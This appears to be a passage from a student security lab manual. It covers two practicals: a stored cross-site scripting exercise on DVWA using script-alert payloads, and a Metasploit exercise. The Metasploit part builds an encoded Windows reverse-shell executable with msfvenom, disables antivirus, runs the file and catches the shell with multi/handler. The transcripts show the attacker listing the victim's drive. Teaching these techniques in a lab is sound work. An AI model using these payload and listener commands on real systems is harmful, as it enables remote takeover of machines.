
A screenshot of the DVWA SQL Injection page, similar to the previous one but with a different user input. The sidebar and search bar are identical. The main content area shows a form with "User ID:" input field containing "2" and a "Submit" button. Below the form, the output shows "ID: 2", "First name: Gordon", and "Surname: Brown" in red text. The "More Information" section on the right contains the same list of external links as the first screenshot.

PRACTICAL NO.9


Aim: Simulate persistent Cross-Site Scripting Attack.

Steps:

- 1.Turn On Your XAMPP server and go to <http://localhost:8080/dvwa/login.php> and enter username: admin and password: password.



- 2.After Successfully logging in you will be redirected to the homepage.



3. Set the DVWA Security level to Low from impossible.

The screenshot shows the DVWA Security interface. On the left, a sidebar lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, and DVWA Security. The DVWA Security section title is displayed above a dropdown menu set to "Low". Below the dropdown is a "Submit" button. A detailed description of the security levels is provided, ranging from "Low" to "Impossible". The system is described as being completely vulnerable with no security measures at all. It serves as an example of how web application vulnerabilities manifest through bad coding practices and as a platform to teach or learn basic exploitation techniques. The "Low" setting is highlighted as an extension of medium difficulty, featuring a mix of harder and alternative bad practices. The "Medium" setting is described as giving an example of bad security practices where developers have tried but failed to secure an application. The "High" setting is noted for attempting to secure the code, though the vulnerability may not allow the same extent of exploitation as medium. The "Impossible" setting is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as "high".

4. Go to XSS(stored)

The screenshot shows the DVWA Vulnerability: Stored Cross Site Scripting (XSS) page. The sidebar on the left includes options for Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, DVWA Security, PHP Info, and About. The XSS (Stored) option is currently selected and highlighted in green. The main content area displays a form for entering a name and message, with a "Sign Guestbook" and "Clear Guestbook" button. Below the form, a guestbook entry is shown with the name "test" and the message "Message: This is a test comment.". A "More Information" section provides links to external resources: <https://owasp.org/www-community/attacks/xss>, <https://owasp.org/www-community/xss-filter-evasion-cheatsheet>, https://en.wikipedia.org/wiki/Cross-site_scripting, <http://www.cgisecurity.com/xss-faq.html>, and <http://www.scriptalert1.com/>.

5. Enter name: test and message:<script>alert("this is XSS practical")</script>

The screenshot shows a Microsoft Edge browser window displaying the DVWA (Damn Vulnerable Web Application) 'Stored Cross Site Scripting (XSS)' page. The URL is `localhost/dvwa/dvwa/vulnerabilities/xss_s/`. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), **XSS (Stored)**, CSP Bypass, JavaScript, DVWA Security, PHP Info, and About. The main content area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It has two input fields: 'Name' with value 'test' and 'Message' with value '<script>alert("This is XSS Practical")</script>'. Below these are 'Sign Guestbook' and 'Clear Guestbook' buttons. A message box at the bottom displays 'Name: test' and 'Message: This is a test comment.' To the right of the message box, under 'More Information', is a list of links related to XSS attacks.

- <https://owasp.org/www-community/attacks/xss>
- https://owasp.org/www-community/xss_filter_evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.cgisecurity.com/xss-faq.html>
- <http://www.scriptalert1.com/>

6. Output

The screenshot shows a Microsoft Edge browser window with multiple tabs open. The active tab is 'localhost/dvwa/dvwa/vulnerabilities/xss_s/'. A modal dialog box is displayed in the center of the screen with the text 'localhost says' and 'this is XSS practical' in white font on a black background. At the bottom right of the dialog is a blue 'OK' button. The taskbar at the bottom shows several pinned icons: Gmail, YouTube, Maps, Android RecyclerVi..., and OWASP.


7. To insert any malicious code do the following:

Go to dvwa security > enable PHPIDS

Go to XSS(stored)>message>type any malicious code as shown below.

The screenshot shows two browser windows. The top window is titled 'DVWA - XSS (Reflected, Stored, ...)' and displays the DVWA security menu. The 'XSS (Stored)' option is selected. On the right, under the 'PHPIDS' section, there is a message box containing the text: 'PHPIDS is now enabled'. Below this, a guestbook entry is shown with the name 'test9' and the message '<script>alert("Hello")</script>'. The bottom window shows the DVWA 'Vulnerability: Stored Cross Site Scripting (XSS)' page. It lists several guestbook entries, including one from 'kar' with the message '<script>alert("this is xss")</script>' and another from 'test' with the message '<script>alert("this is xss practical")</script>'. A 'More Information' section provides links to various XSS resources.

8.And then click on "Sign GuestBook" you will be able to see the following message.



9. To view intrusion detection go to dvwa security > view IDS log.

PHPIDS Log

Date/Time: 2010-03-15T23:07:01+00:00
Vulnerability: xss csrf id rfe fi sql
Request: /dvwa/security.php?test=%22%3E%3Cscript%3Eval(window.name)%3C/script%3E
Variable: REQUEST.test=><script>eval(window.name)</script>
GET.test=><script>eval(window.name)
</script>
IP: 127.0.0.1
Date/Time: 2022-03-12T16:11:57+01:00
Vulnerability: xss csrf id rfe fi
Request: /dvwa/dvwa/vulnerabilities/xss_s/
Variable: REQUEST.mtxMessage=<script>alert("Hello")</script>
POST.mtxMessage=<script>alert("Hello")</script>
</script>
IP: ::1

DVWA Security

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

PRACTICAL NO.10

Aim: Using Metasploit to exploit (Kali Linux).

Steps:

1. Note the IP address by running ifconfig command in Kali Linux



```
(user@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.188.134  netmask 255.255.255.0  broadcast 192.168.188.255
        inet6 fe80::20c:29ff:febdb8ab2  prefixlen 64  scopeid 0x20<link>
          ether 00:0c:29:bd:8a:b2  txqueuelen 1000  (Ethernet)
            RX packets 88  bytes 9038 (8.8 KiB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 95  bytes 8338 (8.1 KiB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
      inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
          loop  txqueuelen 1000  (Local Loopback)
            RX packets 24  bytes 1360 (1.3 KiB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 24  bytes 1360 (1.3 KiB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```


2. Run the command to create an exe file. Note that in LHOST enter your ip address found from step 1.

```
(user@kali)-[~]
$ msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp LHOST=192.168.188.134 LPORT=31337 -b "\x00" -e x86/shikata_ga_nai -f exe -o /tmp/final.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/final.exe
```

3. Copy the exe file which we created from step2 to windows system. Go to Application then files and other networks then to Computer.



4. Go to the tmp folder and copy the exe file which you created.



5. Now turn off the windows security and virus protection and paste the exe file in a drive. And Run the exe file. (Note that the exe file will not open just make sure you've clicked on it.)

6. Now type msfconsole

```
(user㉿kali)-[~]
└─$ msfconsole

[*] msf6 : Metasploit Framework - Version: 6.0.0-dev+g73c8424812704028
[*]  =[msf6]  =[multi/handler]  =[exploit]  =[auxiliary]  =[post]  =[payload]

Metasploit tip: View missing module options with show
missing
```

7.After that type use exploit/multi/handler

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):
```

8.set payload windows/shell/reverse_tcp


9.set LHOST your ip address here (from step 1)

10.set LPORT 31337

```
msf6 exploit(multi/handler) > set LHOST 192.168.188.134
LHOST => 192.168.188.134
msf6 exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf6 exploit(multi/handler) > exploit
```

11. After running the last exploit command you will see the windows details and have the access to the drive. (Note if not working try to run the exe again the windows system).

12. Now create a new txt file in the drive. To which you have access from linux and see if the files are being shown in the kali linux terminal.



```

Documents
Shell Banner:
Microsoft Windows [Version 10.0.18363.2037]
-----
F:\>dir
dir
Volume in drive F has no label.
Volume Serial Number is F266-B307

Directory of F:\

02/22/2022  05:38 PM    <DIR> 219366_CJ
02/01/2022  03:42 PM    <DIR> 219445_COST
02/15/2022  11:47 AM    <DIR>  DM_219050

```

```
Directory of F:\

02/22/2022  05:38 PM    <DIR>        219366_CJ
02/01/2022  03:42 PM    <DIR>        219445_C0ST
02/15/2022  11:47 AM    <DIR>        DM_219050
03/14/2022  01:57 PM            73,802 final.exe
03/14/2022  01:33 PM    <DIR>        Kali Linux
03/12/2022  08:26 PM    3,480,639,084 Kali Linux.rar      systemd-private-
02/01/2016  07:54 PM            18,636,800 python-2.7.11.msi 73c8424812704028
12/08/2011  08:43 AM    3,033,923,584 rhel-server-6.2-i386-dvd.iso
03/14/2022  02:09 PM            28 rtwtefguasdfa.txt
02/15/2022  12:23 PM            240 salad.sce
02/18/2022  06:02 PM    <DIR>        SOFTWARE
04/16/2002  02:02 AM            5,115 STARTUP.A51
11/30/2021  03:04 PM            0 Text1
06/14/2016  08:36 AM    47,578,216 Wireshark-win64-2.0.4.exe
               9 File(s)   6,580,856,869 bytes      systemd-private-
               5 Dir(s)   18,848,407,552 bytes free    73c8424812704028
F:\>^C
```